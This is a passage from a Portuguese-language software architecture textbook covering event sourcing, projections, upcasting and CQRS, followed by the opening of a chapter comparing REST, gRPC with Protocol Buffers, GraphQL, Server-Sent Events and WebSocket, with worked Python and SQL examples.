- ler um stream inteiro, em ordem, a partir de uma versão;
- ler todos os eventos de todos os streams numa ordem global, a partir de uma posição;
- assinar o fluxo para receber eventos novos à medida que chegam.

Há bancos especializados (o KurrentDB, antes EventStoreDB, é um exemplo), e uma tabela em PostgreSQL com índice único também resolve, com transações de brinde. Um log como o Kafka atende bem as duas últimas operações e mal as duas primeiras: não tem anexo condicional por chave, e ler o histórico de uma conta exige varrer a partição inteira onde ela caiu.

A ordem global merece cuidado. Dentro do stream, a versão ordena sem ambiguidade. Entre streams, a posição costuma vir de uma sequência, atribuída no `INSERT`, e não no `COMMIT`. A transação que pegou a posição 1001 pode confirmar depois da que pegou a 1002; quem lê "tudo depois de 1000" no intervalo vê a 1002, avança o marcador e nunca mais encontra a 1001. É o defeito do relay de outbox que lê `id > ultimo_id`, descrito no capítulo 22.

Projeções, ou quem responde às perguntas

Reduzir um stream responde "qual é o estado desta conta?". Já "quais clientes têm mais de mil pontos?" exigiria reduzir todas as contas a cada consulta, e o relatório mensal viraria um projeto de vida.

Para isso existem as **projeções**: processos que leem o fluxo global em ordem e mantêm um modelo de leitura (*read model*) pronto para uma consulta: a tabela `saldos(conta, saldo)`, o ranking dos maiores bebedores de café, um índice de busca. Cada uma guarda um **checkpoint**, a posição do último evento processado.

Checkpoint e modelo de leitura vão na mesma transação. Separados, uma queda entre os dois reaplica eventos (saldo contado duas vezes) ou os pula. Juntos, o reprocessamento é idempotente por construção, o padrão inbox do capítulo 20. Se o modelo mora em outro

sistema (um Redis, um índice de busca), a projeção precisa ser idempotente pelo conteúdo: gravar "saldo = 12 na versão 3" em vez de "somar −10".

E projeções são descartáveis. Bug no modelo de leitura? Apaga, zera o checkpoint, reprocessa desde o primeiro evento. Pergunta que ninguém previu ("quantos pontos de bônus de aniversário cada loja deu desde 2019?")? Projeção nova sobre o histórico inteiro. No modelo que guarda só o estado, essa informação morreu num `UPDATE` qualquer de uma terça-feira.

Snapshots para streams que não param de crescer

Carregar um agregado custa reduzir o stream inteiro. Para 30 eventos, nada. Para um sensor com um evento por segundo, são 86.400 por dia, e o comando número 10 milhões começa lendo os 9.999.999 anteriores.

Um **snapshot** é o estado reduzido até a versão N, gravado à parte; carrega-se o snapshot e só os eventos depois de N. Ele é cache: pode ser apagado e recalculado, e carrega a versão do código que o gerou, para ser descartado quando a forma do estado mudar.

Muitas vezes o stream nem precisa ser infinito: uma conta de pontos pode fechar o ano com um evento `PeriodoEncerrado` contendo o saldo e começar um stream novo, o que a contabilidade chama de balanço de abertura.

Versionamento de eventos que vão viver para sempre

Eventos são imutáveis e eternos, então o `PontosCreditados` de 2019, gravado com `{"qtd": "10"}` (string, porque alguém achou "mais flexível"), continua assim em 2035, e o código precisa saber lê-lo. As técnicas, da mais barata para a mais cara:

1. **Leitor tolerante (*weak schema*)**: só acrescentar campos opcionais, com padrão na leitura (`loja_id` ausente vira `None`).
2. ***Upcasting***: o evento guarda a versão do schema nos metadados, e uma função converte versões antigas para a atual na leitura, antes de `aplicar` .
3. **Tipo novo de evento**: quando o significado muda (`PontosCreditadosPorCampanha`).
4. **Copiar e transformar**: gerar um event store novo com o histórico convertido e trocar o antigo, com o sistema escrevendo enquanto isso.

Renomear campo, mudar unidade ou dividir um evento exigem as técnicas 2 a 4. O capítulo 25 trata de compatibilidade de contratos; aqui o consumidor mais antigo do evento é o próprio sistema, daqui a dez anos, relendo o passado.

CQRS: um modelo para escrever, outros para ler

CQRS (*Command Query Responsibility Segregation*) separa o modelo que processa comandos do modelo que responde consultas. Greg Young cunhou o nome por volta de 2010, a partir do princípio CQS de Bertrand Meyer (um método ou altera estado ou devolve dados, nunca os dois), levando a separação do método para o sistema: escrita valida e grava; leitura tem modelos por tela ou relatório, talvez em bancos diferentes.

As ideias são independentes. CQRS sem event sourcing é um PostgreSQL normalizado para escrita e um índice de busca alimentado por CDC. O contrário quase não existe: sem modelo de leitura, toda consulta reduz streams, e o primeiro filtro por data faz o sistema pedir socorro.

Consistência das projeções

O preço da separação é atraso. O comando grava o evento, responde `201 Created`, e a projeção o processa milissegundos (ou minutos, num dia ruim) depois. Seu Arlindo resgata o pão de queijo, a tela recarrega, e o saldo ainda mostra 312. É consistência eventual no sentido do capítulo 17. As saídas conhecidas:

- **Devolver o estado na resposta do comando**, que acabou de reduzir o stream. Resolve só a tela que comandou.
- **Devolver a posição e esperar a projeção**: a consulta seguinte envia a posição, e a leitura espera, com prazo, o checkpoint alcançá-la. É a espera por LSN do capítulo 13, e garante ler as próprias escritas.
- **Ler do stream** quando a pergunta é sobre uma entidade só.

O atraso de cada projeção (posição mais recente menos checkpoint, e a idade do evento no checkpoint) precisa de métrica e alerta. Uma projeção travada num evento venenoso serve dados de ontem com a mesma cara de sempre.

Na prática

O núcleo do modelo cabe em poucas linhas. Eventos como dataclasses imutáveis, `aplicar` como função pura, estado como redução:

```
from dataclasses import dataclass
from functools import reduce


@dataclass(frozen=True)
class PontosCreditados:
    pontos: int
    motivo: str
```

```python
@dataclass(frozen=True)
class PontosResgatados:
    pontos: int
    item: str


@dataclass(frozen=True)
class PontosExpirados:
    pontos: int
    origem: str


@dataclass(frozen=True)
class Conta:
    saldo: int = 0
    versao: int = 0


def aplicar(conta: Conta, evento) -> Conta:
    match evento:
        case PontosCreditados(pontos=p):
            return Conta(conta.saldo + p, conta.versao + 1)
        case PontosResgatados(pontos=p) | PontosExpirados(pontos=p):
            return Conta(conta.saldo - p, conta.versao + 1)
    raise ValueError(f"evento desconhecido: {evento!r}")


historico = [
    PontosCreditados(4380, "seis anos de cafezinho"),
    PontosResgatados(300, "pão de queijo"),
    PontosExpirados(4068, "job_expiracao_v2_NAO_RODAR.py"),
]

for n in range(1, len(historico) + 1):
    print(reduce(aplicar, historico[:n], Conta()))
```

```
Conta(saldo=4380, versao=1)
Conta(saldo=4080, versao=2)
Conta(saldo=12, versao=3)
```

A pergunta de três dias se responde em três linhas: 4.068 pontos expiraram, e o evento diz quem expirou. Reduzir prefixos dá, de graça, o estado em qualquer momento do passado.

O event store em PostgreSQL:

```sql
CREATE TABLE eventos (
    posicao    bigint GENERATED ALWAYS AS IDENTITY PRIMARY KEY,
    stream_id  text        NOT NULL,
    versao     integer     NOT NULL,
    tipo       text        NOT NULL,
    dados      jsonb       NOT NULL,
    metadados  jsonb       NOT NULL DEFAULT '{}',
    gravado_em timestamptz NOT NULL DEFAULT now(),
    UNIQUE (stream_id, versao)
);
```

O anexo condicionado à versão esperada vira um `INSERT` que pode violar a restrição:

```
import psycopg
from psycopg import errors
from psycopg.types.json import Jsonb


class ConflitoDeVersao(Exception):
    pass


def anexar(conn: psycopg.Connection, stream_id: str,
           versao_esperada: int, eventos: list[tuple[str, dict]]) -> None:
    try:
        with conn.transaction(), conn.cursor() as cur:
            for i, (tipo, dados) in enumerate(eventos, start=1):
                cur.execute(
                    "INSERT INTO eventos (stream_id, versao, tipo, dados)"
                    " VALUES (%s, %s, %s, %s)",
                    (stream_id, versao_esperada + i, tipo, Jsonb(dados)),
                )
    except errors.UniqueViolation:
        raise ConflitoDeVersao(
            f"{stream_id}: alguém gravou depois da versão {versao_esperada}"
        ) from None


# Dois caixas leram a conta na versão 3, com 12 pontos, e os dois querem um café.
cafe = [("PontosResgatados", {"pontos": 10, "item": "café"})]
anexar(conn_caixa_1, "conta-4417", 3, cafe)
anexar(conn_caixa_2, "conta-4417", 3, cafe)
```

```
Traceback (most recent call last):
  ...
ConflitoDeVersao: conta-4417: alguém gravou depois da versão 3
```

Em transações simultâneas, a segunda espera no índice único até a primeira confirmar e então recebe a violação. O caixa 2 recarrega, encontra saldo 2 e recusa com uma mensagem educada, que é tudo o que Seu Arlindo pediu desde o começo.

A projeção de saldos grava o modelo de leitura e o checkpoint na mesma transação:

```
def projetar_saldos(conn: psycopg.Connection, limite: int = 500) -> int:
    with conn.transaction(), conn.cursor() as cur:
        cur.execute(
            "SELECT posicao FROM checkpoints WHERE projecao = 'saldos' FOR UPDATE"
        )
        (checkpoint,) = cur.fetchone()
        cur.execute(
            "SELECT posicao, stream_id, tipo, dados FROM eventos"
            " WHERE posicao > %s ORDER BY posicao LIMIT %s",
            (checkpoint, limite),
        )
        lote = cur.fetchall()
        for posicao, stream_id, tipo, dados in lote:
            delta = dados["pontos"] if tipo == "PontosCreditados" else -dados["pontos"]
            cur.execute(
```

```
                "INSERT INTO saldos (conta, saldo) VALUES (%s, %s)"
                " ON CONFLICT (conta) DO UPDATE SET saldo = saldos.saldo +
EXCLUDED.saldo",
                (stream_id, delta),
            )
            checkpoint = posicao
        cur.execute(
            "UPDATE checkpoints SET posicao = %s WHERE projecao = 'saldos'",
            (checkpoint,),
        )
    print(f"{len(lote)} eventos aplicados, checkpoint agora em {checkpoint}")
    return len(lote)
```

```
4 eventos aplicados, checkpoint agora em 4
```

O `FOR UPDATE` impede duas instâncias no mesmo lote; se o processo morrer, tudo volta ao checkpoint antigo. A corrida das posições confirmadas fora de ordem continua aberta. Uma solução no PostgreSQL é gravar `pg_current_xact_id()` numa coluna `xid8` e ler só eventos de transações anteriores a `pg_snapshot_xmin(pg_current_snapshot())`, que com certeza já terminaram. Outra é serializar os anexos com um lock, trocando vazão por simplicidade.

Por fim, o upcaster que mantém vivo o evento de 2019:

```
def upcast(tipo: str, versao_schema: int, dados: dict) -> tuple[str, dict]:
    # v1 (2019): {"qtd": "10"}. String. "Mais flexível", disse alguém, e foi embora.
    if tipo == "PontosCreditados" and versao_schema == 1:
        return tipo, {
            "pontos": int(dados["qtd"]),
            "motivo": dados.get("motivo", "desconhecido"),
        }
    return tipo, dados


print(upcast("PontosCreditados", 1, {"qtd": "10"}))
print(upcast("PontosCreditados", 2, {"pontos": 10, "motivo": "aniversário"}))
```

```
('PontosCreditados', {'pontos': 10, 'motivo': 'desconhecido'})
('PontosCreditados', {'pontos': 10, 'motivo': 'aniversário'})
```

A cadeia de upcasters (v1 → v2 → v3) roda em toda leitura de evento antigo e é código de produção para sempre: um bug nela altera o passado inteiro de uma vez.

Propriedades e custos

Guardar estado, guardar estado com tabela de auditoria e guardar eventos têm garantias e custos diferentes:

Propriedade	Só estado (CRUD)	Estado + auditoria	Event sourcing
Fonte da verdade	Linha atual	Linha atual	Eventos
Histórico completo e confiável	Não	Depende de todo código gravar a auditoria	Sim, por construção
Estado em data passada	Não	Reconstrução manual	Redução até a data
Consulta nova sobre o passado	Só do que restou	Só do que foi auditado	Projeção nova sobre todo o histórico
Consulta ad hoc com SQL	Direta	Direta	Só nos modelos de leitura
Mudança de schema	Migração	Migração	Eventos imutáveis: upcasting ou cópia
Leitura após escrita	Imediata	Imediata	Imediata no stream; atrasada nas projeções
Armazenamento	Proporcional às entidades	Entidades + log	Proporcional a tudo o que já aconteceu

A tabela de auditoria depende de cada caminho de código gravá-la, a fraqueza que derrubou a Café Coado. No event sourcing, o evento é a própria escrita.

Numa situação hipotética de 2 milhões de contas com 30 eventos de 400 bytes por mês, o event store cresce 24 GB por mês, cerca de 290 GB por ano antes dos índices, e nunca diminui. Reprocessar 300 milhões de eventos a 20 mil por segundo leva 15.000 segundos, pouco mais de quatro horas. E cada projeção é mais um processo para monitorar.

Para consultas logo depois de um comando:

Estratégia	Garante	Custo
Estado na resposta do comando	Ler as próprias escritas na tela que comandou	Outras telas e abas continuam vendo atraso
Posição + espera pela projeção	Ler as próprias escritas em qualquer consulta da sessão	Latência da consulta inclui o atraso da projeção; precisa de prazo
Ler do stream	Estado sempre atual da entidade	Só serve para uma entidade; custo cresce com o stream
Aceitar o atraso	Nada além de convergência	Zero, até alguém clicar em "atualizar" sete vezes

Essas propriedades pesam quando o histórico tem valor próprio (dinheiro, pontos, estoque, prontuários) e "como chegamos aqui?" é pergunta frequente, auditada ou regulada. O histórico de quem desligou o e-mail de promoções às 3h da manhã costuma interessar a pouca gente.

Armadilhas e casos reais

> **Armadilha:** projeção que manda e-mail. Uma projeção de "pontos resgatados" que também envia o recibo funciona por meses, até o dia do reprocessamento, quando o histórico inteiro é aplicado de novo e Seu Arlindo recebe, em quatro minutos, 1.312 recibos de pão de queijo desde 2019. Efeitos externos ficam em consumidores separados (às vezes chamados de *reactors*), que guardam o próprio checkpoint, nunca são reprocessados do zero e deduplicam pelo ID do evento.

Evento CRUD disfarçado. Um evento `ContaAtualizada` com o estado inteiro da conta grava o resultado e perde o motivo. Ele tem os custos do event sourcing e as respostas do `UPDATE`. A informação útil está no verbo: `PontosExpirados` com `origem` diz o que aconteceu; `ContaAtualizada {"saldo": 12}` diz o mesmo que a coluna dizia.

Unicidade entre streams. O agregado garante regras dentro do próprio stream e nada fora dele. Duas contas criadas ao mesmo tempo com o mesmo e-mail passam, cada uma no seu stream novinho. A solução usual é uma tabela de reserva com `UNIQUE`, gravada antes do evento ou na mesma transação.

Kafka como única cópia dos eventos. O `retention.ms` padrão é 7 dias: com a configuração padrão, a fonte da verdade se apaga toda semana, sem erro e sem alarde. E compactação (`cleanup.policy=compact`) guarda só o último valor por chave, a definição de jogar o histórico fora.

Direito ao esquecimento. LGPD e GDPR permitem pedir a eliminação de dados pessoais, e eventos são imutáveis. A técnica conhecida é *crypto-shredding*: dados pessoais cifrados com uma chave por titular, guardada fora do event store; apagar a chave os torna ilegíveis em todos os eventos e backups de uma vez (o capítulo 33 trata de gestão de chaves).

Reprocessar sobre a tabela em uso. Zerar `saldos` para reconstruí-la deixa todo mundo com saldo zero por quatro horas. O caminho é construir `saldos_v2` lado a lado, deixar alcançar o fim do fluxo e trocar a leitura.

> **Na vida real:** a LMAX, uma bolsa de câmbio de varejo de Londres, teve a arquitetura descrita por Martin Fowler em 2011: lógica de negócio numa única thread, estado em memória reconstruído a partir de um log de eventos de entrada, cerca de 6 milhões de pedidos por segundo. Do lado dos custos, Overeem, Spoor e Jansen ("The dark side of event sourcing", SANER 2017) estudaram sistemas em produção e apontaram a evolução de schema dos eventos como dificuldade recorrente, a mesma do `{"qtd": "10"}` de 2019.

Resumo

- Fonte da verdade: sequência imutável de eventos; estado = redução determinística. Erro se corrige com estorno.
- Comandos podem ser recusados; eventos já aconteceram.
- Agregado = fronteira de consistência; anexo com versão esperada.
- Posições globais de sequência podem ser confirmadas fora de ordem.
- Projeções: checkpoint na mesma transação, descartáveis, sem efeitos externos.
- Snapshots são cache; fechamentos de período encurtam streams.
- Versionamento: leitor tolerante, upcasting, tipo novo, cópia e transformação.
- CQRS independe de event sourcing; o preço é o atraso das projeções.
- Custos: armazenamento que só cresce, reprocessamento de horas, unicidade entre streams, crypto-shredding.

Referências

- Martin Fowler, "Event Sourcing" (2005): https://martinfowler.com/eaaDev/EventSourcing.html
- Martin Fowler, "CQRS" (2011): https://martinfowler.com/bliki/CQRS.html
- Martin Fowler, "The LMAX Architecture" (2011): https://martinfowler.com/articles/lmax.html
- Greg Young, "CQRS Documents" (2010): https://cqrs.files.wordpress.com/2010/11/cqrs_documents.pdf
- Greg Young, *Versioning in an Event Sourced System*: https://leanpub.com/esversioning
- Bertrand Meyer, *Object-Oriented Software Construction*, Prentice Hall, 1988 (princípio CQS).

- Michiel Overeem, Marten Spoor, Slinger Jansen, "The dark side of event sourcing: Managing data conversion", IEEE SANER 2017.
- Microsoft, padrões de arquitetura "Event Sourcing" e "CQRS": https://learn.microsoft.com/en-us/azure/architecture/patterns/event-sourcing e https://learn.microsoft.com/en-us/azure/architecture/patterns/cqrs
- Documentação do PostgreSQL, funções de ID de transação e snapshot (`pg_current_xact_id`, `pg_snapshot_xmin`): https://www.postgresql.org/docs/current/functions-info.html
- Documentação do Apache Kafka, configuração de tópicos (`retention.ms`, `cleanup.policy`): https://kafka.apache.org/documentation/#topicconfigs
- Documentação do KurrentDB: https://docs.kurrent.io/

PARTE IV

Arquitetura e APIs

CAPÍTULO 24

Estilos de comunicação

Dezoito mil celulares perguntando pela mesma pizza

Às 20h14 de um sábado, Dona Zuleica pediu uma pizza meia calabresa, meia portuguesa, e abriu a tela "Acompanhe seu pedido". O aplicativo (a situação é hipotética) perguntou como estava o pedido 7781 e ouviu `{"etapa": "no_forno"}`. Dois segundos depois, perguntou de novo. A pizza levou 38 minutos para chegar, e o celular de Dona Zuleica fez 1.140 perguntas sobre ela, das quais 1.135 receberam exatamente a mesma resposta.

No pico de sábado, eram 18 mil celulares com a mesma tela aberta: 9 mil requisições por segundo no servidor `polling-01`, cada uma com um `SELECT` pela chave primária e um JSON de 21 bytes entregue com a solenidade de quem traz uma notícia. Em 99,6% das vezes, a notícia era que nada tinha mudado. A equipe dobrou as réplicas duas vezes, e o banco chegou a 70% de CPU respondendo "já saiu?". A pizza seguia, indiferente, no forno.

Uma pizza muda de etapa umas cinco vezes na vida: com 18 mil pedidos abertos, são umas 40 mudanças por segundo para contar. A diferença entre 40 e 9.000 é escolha de estilo de comunicação. Quais são os estilos disponíveis (REST, gRPC, GraphQL, SSE, WebSocket), o que cada um coloca no fio, o que permite em cache e em streaming, e o que exige da infraestrutura?

REST, ou o HTTP usado conforme o manual

REST (Representational State Transfer) foi definido por Roy Fielding na tese de doutorado dele, em 2000, como um estilo arquitetural com restrições: cliente e servidor separados, servidor sem estado de sessão (*stateless*), respostas que se declaram cacheáveis, sistema em camadas e interface uniforme, em que tudo é recurso identificado por URI, com hipermídia indicando as próximas ações (HATEOAS). Quase nenhuma API de mercado implementa a hipermídia. O que o mercado chama de REST é "JSON sobre HTTP com URLs de substantivos e a semântica de métodos da RFC 9110". Fielding reclamou disso publicamente em 2008, num texto chamado "REST APIs must be hypertext-driven", com o mesmo efeito prático de um aviso de "não alimente os pombos".

Essa versão herda do HTTP métodos com semântica que qualquer proxy e biblioteca de retry entendem sem ler a sua documentação, cache por URL no navegador e na CDN (`Cache-Control`, `ETag`) e `curl` como depurador universal. O capítulo 2 trata disso.

O corpo costuma ser JSON, que repete o nome de cada campo em cada objeto: uma lista de 500 pedidos carrega `"previsao_entrega_em_minutos"` 500 vezes. A compressão recupera os bytes, e a CPU paga duas vezes, para comprimir e para analisar. E quando a tela precisa de vários recursos, são várias requisições (*underfetching*), enquanto `/clientes/42` devolve 31 campos para uma tela que usa dois (*overfetching*). O aplicativo em 4G ruim espera quatro RTTs em sequência para mostrar um nome e um endereço.

gRPC: contrato primeiro, bytes depois

O *gRPC* é um framework de chamada remota de procedimento (RPC): um contrato em Protocol Buffers, um formato de mensagem sobre HTTP/2 e stubs gerados a partir do contrato, em que a chamada remota vira uma chamada de método com tipos verificados.

```
syntax = "proto3";

package pizzaria.v1;

service Pedidos {
  rpc ObterPedido(PedidoId) returns (Pedido);
  rpc AcompanharPedido(PedidoId) returns (stream StatusPedido);
}

message PedidoId { int64 id = 1; }

message Pedido {
  int64 id = 1;
  string sabor = 2;
}

enum Etapa {
  ETAPA_DESCONHECIDA = 0;
  NO_FORNO = 1;
  SAIU_PARA_ENTREGA = 2;
  ENTREGUE = 3;
}

message StatusPedido { Etapa etapa = 1; }
```

Protocol Buffers no fio

Os números depois do sinal de igual são o que vai para o fio. O nome do campo nunca é transmitido. Cada campo é codificado como uma *tag* seguida do valor, e a tag é um inteiro calculado assim:

```
tag = (número_do_campo << 3) | tipo_no_fio
```

Os tipos no fio usados hoje são `0` (VARINT), `1` (8 bytes fixos), `2` (LEN: tamanho seguido de bytes, para strings e mensagens aninhadas) e `5` (4 bytes fixos). Os tipos 3 e 4 eram dos *groups*, descontinuados, e seguem na documentação como um parente que ninguém convida mais para o almoço. O VARINT usa 7 bits por byte para o número e o bit mais alto para dizer "tem mais byte depois": 150 vira `0x96 0x01`. Um pedido com `id = 150` e `sabor = "calabresa"`:

```
from pizzaria.v1 import pedidos_pb2

pedido = pedidos_pb2.Pedido(id=150, sabor="calabresa")
dados = pedido.SerializeToString()

print(dados)
print(len(dados), "bytes")
print(dados.hex(" "))
```

```
b'\x08\x96\x01\x12\tcalabresa'
14 bytes
08 96 01 12 09 63 61 6c 61 62 72 65 73 61
```

O `0x08` é o campo 1 com tipo 0 (`1 << 3 | 0`), seguido de `96 01`. O `0x12` é o campo 2 com tipo 2 (`2 << 3 | 2 = 18`), seguido do tamanho 9 e de "calabresa". O `\t` no `repr` é o Python mostrando o byte `0x09` como tabulação, por pura cortesia. Em JSON, `{"id":150,"sabor":"calabresa"}` ocupa 30 bytes.

Como só o número viaja, renomear um campo não quebra ninguém, e mudar o número ou o tipo quebra todos. Um campo removido tem o número marcado como `reserved`, para que ninguém o reaproveite daqui a dois anos e um cliente antigo leia um CPF no lugar da quantidade de bordas recheadas. Um leitor que encontra um número desconhecido pula o campo, porque o tipo no fio diz quantos bytes pular, e é isso que deixa versões diferentes do contrato conviverem (capítulo 25). No proto3, valores padrão (`0`, string vazia) não são transmitidos, e "veio zero" fica igual a "não veio", a não ser que o campo seja declarado `optional`.

O gRPC em cima do HTTP/2

O gRPC exige HTTP/2. Cada chamada é um stream: o método vira o caminho, a mensagem vai num frame DATA com um prefixo de 5 bytes, e o resultado da chamada vai nos *trailers*, cabeçalhos enviados depois do corpo. A chamada `ObterPedido` no fio:

```
HEADERS (cliente → servidor)
  :method = POST
  :path = /pizzaria.v1.Pedidos/ObterPedido
  content-type = application/grpc
  te = trailers
  grpc-timeout = 2S

DATA
```

```
  00 00 00 00 03 08 96 01
  │  └──────────┘ └──────┘
  │   tamanho=3   PedidoId(id=150)
  └ flag de compressão

HEADERS (servidor → cliente)
  :status = 200
  content-type = application/grpc

DATA
  00 00 00 00 0e 08 96 01 12 09 63 61 6c 61 62 72 65 73 61

HEADERS (trailers, fim do stream)
  grpc-status = 0
```

O status HTTP diz só que o transporte funcionou. O resultado fica em `grpc-status`, com 17 códigos, de `0` (`OK`) a `16` (`UNAUTHENTICATED`). Um pedido inexistente volta como HTTP 200 com `grpc-status = 5` (`NOT_FOUND`), e um painel que conta só os 5xx do balanceador mostra 100% de sucesso com a serenidade de quem nunca leu os trailers. O `grpc-timeout` carrega o deadline relativo da chamada (capítulo 19).

Quatro formatos de chamada

Como streams HTTP/2 são bidirecionais, o gRPC oferece chamadas unárias (uma mensagem de cada lado), streaming do servidor, streaming do cliente (leituras de GPS em lote) e bidirecional (chat entre entregador e central). O `AcompanharPedido` é streaming do servidor: uma chamada aberta, uma mensagem por mudança de etapa.

```python
import grpc
from pizzaria.v1 import pedidos_pb2, pedidos_pb2_grpc

async def acompanhar(pedido_id: int) -> None:
    credenciais = grpc.ssl_channel_credentials()
    async with grpc.aio.secure_channel("pedidos.interno.example:443", credenciais) as
canal:
        stub = pedidos_pb2_grpc.PedidosStub(canal)
        async for status in stub.AcompanharPedido(pedidos_pb2.PedidoId(id=7781)):
            print("etapa:", pedidos_pb2.Etapa.Name(status.etapa))
```

```
etapa: NO_FORNO
etapa: SAIU_PARA_ENTREGA
etapa: ENTREGUE
```

Três mensagens em 38 minutos, contra 1.140 respostas do polling. O `polling-01` ficaria comovido, se tivesse sentimentos.

A conta vem na infraestrutura. O navegador não dá à aplicação acesso aos trailers, então um front-end em React precisa do gRPC-Web, com um proxy traduzindo (o Envoy é um exemplo), e só com chamadas unárias e streaming do servidor. Tudo é `POST`, então cache HTTP e CDN ficam de fora. E as conexões longas mudam o balanceamento, assunto das armadilhas.

GraphQL: o cliente escolhe os campos e o servidor paga a conta

O *GraphQL* é uma linguagem de consulta e um ambiente de execução, especificados pela GraphQL Foundation. O servidor publica um schema tipado; o cliente envia um documento dizendo exatamente quais campos quer, inclusive atravessando relações; o servidor responde com um JSON no mesmo formato da pergunta.

```
query {
  pedidos(ultimos: 50) {
    id
    etapa
    cliente { nome }
  }
}
```

Uma requisição, só os campos pedidos: underfetching e overfetching somem. `query` lê (campos de topo executados em paralelo, se o servidor quiser), `mutation` altera (campos de topo em série, por especificação) e `subscription` recebe eventos, normalmente sobre WebSocket. Sobre HTTP, a convenção é um endpoint só (`POST /graphql`), e muitos servidores respondem `200 OK` com os erros num array `errors` no corpo; o rascunho "GraphQL over HTTP" define o tipo `application/graphql-response+json` , com 4xx para documentos inválidos. Quem monitora só o status HTTP precisa saber qual convenção o servidor segue, ou comemora uma taxa de erro de zero que só existe no painel.

Resolvers e o N+1 que vem de brinde

O servidor percorre a árvore de campos chamando, para cada campo, uma função *resolver*. O resolver de `pedidos` devolve 50 pedidos; para cada um, o executor chama o resolver de `cliente` , escrito sem saber dos outros. Daí vem o N+1 (o capítulo 9 trata dele no ORM). Com Strawberry, uma biblioteca de GraphQL para Python:

```
import strawberry

@strawberry.type
class Cliente:
    id: int
    nome: str

@strawberry.type
class Pedido:
    id: int
    etapa: str
    cliente_id: strawberry.Private[int]

    @strawberry.field
    async def cliente(self) -> Cliente:
        # cada pedido busca o próprio cliente, com toda a boa vontade do mundo
        return await buscar_cliente(self.cliente_id)
```

```
SELECT id, etapa, cliente_id FROM pedidos ORDER BY id DESC LIMIT 50
SELECT id, nome FROM clientes WHERE id = 412
SELECT id, nome FROM clientes WHERE id = 87
SELECT id, nome FROM clientes WHERE id = 412
... (mais 47 linhas, incluindo o cliente 412 pela terceira vez)
```

Cinquenta e uma consultas. Com `itens { produto { nome } }` e quatro itens por pedido, seriam mais 250: o cliente escreveu oito linhas de GraphQL, o banco recebeu trezentas consultas. A correção é o *DataLoader*, padrão publicado pelo Facebook: o resolver pede uma chave ao loader, que junta as chaves pedidas na mesma iteração do event loop, faz uma busca em lote e guarda um cache por requisição.

```python
from strawberry.dataloader import DataLoader

async def carregar_clientes(ids: list[int]) -> list[Cliente]:
    linhas = await banco.fetch(
        "SELECT id, nome FROM clientes WHERE id = ANY($1)", ids
    )
    por_id = {l["id"]: Cliente(id=l["id"], nome=l["nome"]) for l in linhas}
    return [por_id[i] for i in ids]  # mesma ordem das chaves pedidas

async def contexto() -> dict:
    # loader novo a cada requisição: o cache dele não pode vazar entre usuários
    return {"clientes": DataLoader(load_fn=carregar_clientes)}

@strawberry.type
class Pedido:
    id: int
    etapa: str
    cliente_id: strawberry.Private[int]

    @strawberry.field
    async def cliente(self, info: strawberry.Info) -> Cliente:
        return await info.context["clientes"].load(self.cliente_id)
```

```
SELECT id, etapa, cliente_id FROM pedidos ORDER BY id DESC LIMIT 50
SELECT id, nome FROM clientes WHERE id = ANY('{412,87,1033,...}')
```

A função de lote devolve os resultados na ordem das chaves; na ordem que o banco achou melhor, cada pedido ganha o nome de outro cliente, um jeito criativo de vazar dados pessoais.

Custo de consulta

No REST, o servidor decide o que cada endpoint custa. No GraphQL, quem decide é o cliente, e ele pode escrever isto:

```
query {
  clientes(primeiros: 100) {
    pedidos(primeiros: 100) {
      itens(primeiros: 100) {
        produto { avaliacoes(primeiras: 100) { autor { nome } } }
      }
```

```
    }
  }
}
```

São $100^4 = 100$ milhões de avaliações numa requisição de menos de 200 bytes. As defesas analisam o documento antes de executar: limite de profundidade, paginação obrigatória com teto e custo estimado, em que listas multiplicam o peso pelo tamanho pedido. A API GraphQL do GitHub, por exemplo, exige `first` ou `last` entre 1 e 100, recusa chamadas que possam devolver mais de 500 mil nós e cobra o rate limit em pontos, 5.000 por hora por usuário. Com *persisted queries*, o servidor aceita só documentos registrados, identificados por hash, o que fecha a porta para consultas arbitrárias e permite enviar o hash por `GET`, devolvendo ao GraphQL o cache em CDN. Sem isso, o cache migra para o cliente (o Apollo Client normaliza respostas por tipo e `id`), num banco de dados em miniatura dentro do navegador.

Empurrar dados do servidor

No pedido e resposta, o servidor só fala quando perguntam. *Polling*, o que Dona Zuleica sofreu, custa clientes ÷ intervalo, mudando ou não, com atraso médio de meio intervalo. *Long polling* segura a requisição até haver novidade ou até um timeout (30 s é comum): 18 mil requisições pendentes e 600 renovações por segundo, em qualquer infraestrutura HTTP, com uma requisição completa por evento.

Server-Sent Events

SSE (Server-Sent Events) é uma resposta HTTP comum que nunca termina. Está especificado no HTML Living Standard, do WHATWG, junto com a API `EventSource` dos navegadores. O tipo de mídia é `text/event-stream`, e o formato é texto UTF-8, em linhas:

```
id: 3
event: status
data: {"etapa": "no_forno", "previsao_min": 18}

: comentário, ignorado pelo cliente
```

Um evento termina numa linha em branco; `retry:` diz em quantos milissegundos reconectar; linha começando com dois-pontos é comentário. O `EventSource` reconecta sozinho e envia o último `id` no cabeçalho `Last-Event-ID`, para o servidor retomar de onde parou. Nenhuma outra técnica traz reconexão e retomada de fábrica.

Em FastAPI:

```python
import json
from fastapi import FastAPI
from fastapi.responses import StreamingResponse

app = FastAPI()

@app.get("/pedidos/{pedido_id}/eventos")
async def eventos(pedido_id: int):
    async def gerar():
        # assinar() lê de um pub/sub e entrega None após 15 s sem eventos
        async for ev in assinar(pedido_id):
            if ev is None:
                yield ": ping\n\n"  # mantém a conexão viva nos intermediários
                continue
            yield f"id: {ev.seq}\nevent: status\ndata: {json.dumps(ev.dados)}\n\n"

    return StreamingResponse(
        gerar(),
        media_type="text/event-stream",
        headers={"Cache-Control": "no-cache", "X-Accel-Buffering": "no"},
    )
```

```
curl -N https://api.pizzaria.example/pedidos/7781/eventos
```

```
id: 3
event: status
data: {"etapa": "no_forno", "previsao_min": 18}

: ping

: ping

id: 4
event: status
data: {"etapa": "saiu_para_entrega", "previsao_min": 12}
```

O `-N` desliga o buffer do `curl`; o `X-Accel-Buffering: no` pede o mesmo ao NGINX, que por padrão junta a resposta do upstream e entregaria os eventos em lote, minutos depois, no ritmo de um jornal impresso. O `: ping` a cada 15 s existe porque balanceadores fecham conexões ociosas (60 s é um padrão comum). Os limites: só o servidor envia, só texto, e em HTTP/1.1 o navegador abre cerca de 6 conexões por origem, então a sétima aba fica pendurada esperando a pizza alheia. Em HTTP/2, cada `EventSource` é um stream da mesma conexão.

WebSocket

O *WebSocket* (RFC 6455) é um canal bidirecional de mensagens sobre uma conexão TCP, que começa como HTTP e depois deixa de ser:

```
GET /chat HTTP/1.1
Host: api.pizzaria.example
Upgrade: websocket
